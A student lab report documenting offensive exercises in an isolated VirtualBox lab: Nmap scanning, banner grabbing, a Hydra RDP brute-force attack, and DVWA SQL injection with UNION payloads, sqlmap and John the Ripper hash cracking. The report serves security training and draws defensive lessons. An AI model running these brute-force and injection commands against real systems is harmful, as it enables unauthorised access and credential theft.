Cybersecurity Labs Report 1:

This repository documents a series of hands-on cybersecurity labs—four in total—performed within a VirtualBox environment to develop offensive (Red Team) skills. All exercises leveraged a **Kali Linux** attacker VM alongside **Windows 10** and **Metasploitable2/DVWA** targets.

Table of Contents

Environment Setup

A consistent lab environment was built on a Windows 10 host using Oracle VirtualBox:

- **Host OS**: Windows 10 Pro (latest updates)
- **Hypervisor**: VirtualBox 7.x
- **Attacker VM**: Kali Linux 2025.1c (prebuilt OVA) with tools pre-installed
- **Target VMs**:
  - **Windows 10**: Configured with Remote Desktop and Sysmon for defensive labs
  - **Metasploitable2**: Ubuntu-based vulnerable VM for DVWA and service exploitation
  - **DVWA**: Deployed via Docker on Kali for web-app testing
- **Networking**:
  - **Host-Only Adapter** for inter-VM communication on 192.168.56.0/24

- NAT on Kali for internet access (apt updates, downloads)

Snapshots were taken at each lab milestone to allow quick rollback and iterative testing.

Lab 1: Nmap Scanning & Enumeration

Objective: Map the target's attack surface by discovering live hosts, open ports, services, and software versions.

Tools & Commands:

1. **Identify IP** of Windows VM: ipconfig → e.g., 192.168.56.102
2. **Ping** to confirm reachability:
3. ping 192.168.56.102
4. **Basic port scan**:
5. nmap 192.168.56.102
6. **Service/version detection**:
7. nmap -sV 192.168.56.102
8. **Aggressive scan** (includes OS detection, NSE scripts, traceroute):
9. nmap -A 192.168.56.102
10. **Full-range scan** (all ports):
11. nmap -p- 192.168.56.102
12. **Save results**:
13. nmap -A -oN lab1-scan.txt 192.168.56.102

Key Findings:

- **Open ports**: 21/FTP, 22/SSH, 80/HTTP, 139/NetBIOS, 445/SMB, 3389/RDP
- **Service versions**: vsftpd 2.3.4, OpenSSH_7.6p1, Microsoft-IIS/10.0
- **OS fingerprint**: Windows 10 Pro

Lessons Learned: Understanding port/service exposure is critical to prioritize subsequent enumeration and exploitation steps.

Lab 2: Service Banner Grabbing

Objective: Manually retrieve version banners from network services to refine vulnerability research.

Tools & Techniques:

1. **SSH** (port 22) with Netcat:
2. nc -v 192.168.56.102 22
3. # See: SSH-2.0-OpenSSH_7.6p1
4. **HTTP** (port 80) with Telnet:
5. telnet 192.168.56.102 80
6. HEAD / HTTP/1.0
7. # See: Server: Microsoft-IIS/10.0
8. **SMB** (port 445) with smbclient:
9. smbclient -L //192.168.56.102 -N
10. # Lists shares; server min/max protocol versions
11. **FTP** (port 21) with Netcat/Telnet:
12. nc -v 192.168.56.102 21
13. # Returns vsFTPd 2.3.4 banner

Key Findings:

- Accurate software versions to cross-reference public CVE databases
- Unauthenticated share enumeration indicating potential file-share risks

Lessons Learned: Banner grabbing is a lightweight, low-noise technique to validate service versions before using automated scanners.

Lab 3: Brute-Force Attack with Hydra

Objective: Test password strength and monitoring controls by launching a brute-force attack against RDP.

Tools & Setup:

- **Hydra** installed on Kali
- **Wordlist**: rockyou.txt (decompressed)
- **Target**: Windows 10 RDP (port 3389)

Steps:

1. Confirm RDP is listening:
2. nmap -Pn -p 3389 192.168.56.102
3. Decompress wordlist:
4. gzip -d /usr/share/wordlists/rockyou.txt.gz
5. Launch Hydra:
6. hydra -t 4 -V -f -l Administrator -P /usr/share/wordlists/rockyou.txt 192.168.56.102 rdp
    - -t 4: 4 threads, -f: stop on first valid

Results:

- Discovered valid credential: **Administrator : password**
- Windows Security Log (Event Viewer) showed multiple Event ID 4625 (failed logons) and one 4624 (successful)

Lessons Learned:

- Brute-force attacks are noisy and easily detected by proper logging and lockout policies.
- Monitoring failed logon rates is critical for defensive posture.

Lab 4: SQL Injection Exploitation

Objective: Exploit a SQL injection flaw in DVWA to extract database schema, user credentials, and ultimately crack password hashes.

4.1 DVWA Deployment & Initialization

- **Container**: docker run -d --name dvwa -p 8080:80 vulnerables/web-dvwa
- **Setup**: Access http://127.0.0.1:8080/setup.php, click **Create/Reset Database**

- **Login**: admin/password → set security to **low**

4.2 Manual SQL Injection

1. **Basic bypass**:
    - Input 1' OR '1'='1 → returns all user records
2. **Database enumeration**:
    - Input 1' UNION SELECT NULL, database() -- → shows dvwa
3. **Table enumeration**:
    - Input:
    - 1' UNION SELECT NULL, GROUP_CONCAT(table_name)
    -   FROM information_schema.tables
    - WHERE table_schema='dvwa' #
    - Returns guestbook,insecure_users,levels,news,users
4. **User data dump**:
    - Input:
    - 1' UNION SELECT user, GROUP_CONCAT(password) FROM users #
    - Returns comma-separated list of MD5 hashes for each user

4.3 Automated Extraction with sqlmap

```
sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=XYZ; security=low" \
  -p id --batch --dbms=mysql --technique=U --union-cols=2 \
  -D dvwa --tables
```


4.4 Cracking Password Hashes

1. Save hashes to hashes.txt
2. Decompress rockyou:
3. gzip -d /usr/share/wordlists/rockyou.txt.gz
4. Crack with John:

5. john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
6. Display results:
7. john --show --format=raw-md5 hashes.txt

Results:

User	**Password**
admin	password
smithy	password
gordonb	abc123
1337	letmein
pablo	charley



```
┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 hashes.txt

?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ 
```

Lessons Learned: Full database compromise is possible with SQLi; combining sqlmap and John the Ripper streamlines credential harvesting.

Conclusions & Next Steps

- **Offensive Skills**: Port scanning, banner grabbing, brute forcing, SQL injection
- **Defensive Insights**: Importance of logging, account lockout, input validation, and patch management

Future Labs:

- **Lab 5**: Cross-Site Scripting (XSS)
- **Lab 6**: Command Injection & File Upload Exploitation
- **Blue Team**: SIEM alert creation, memory forensics, threat hunting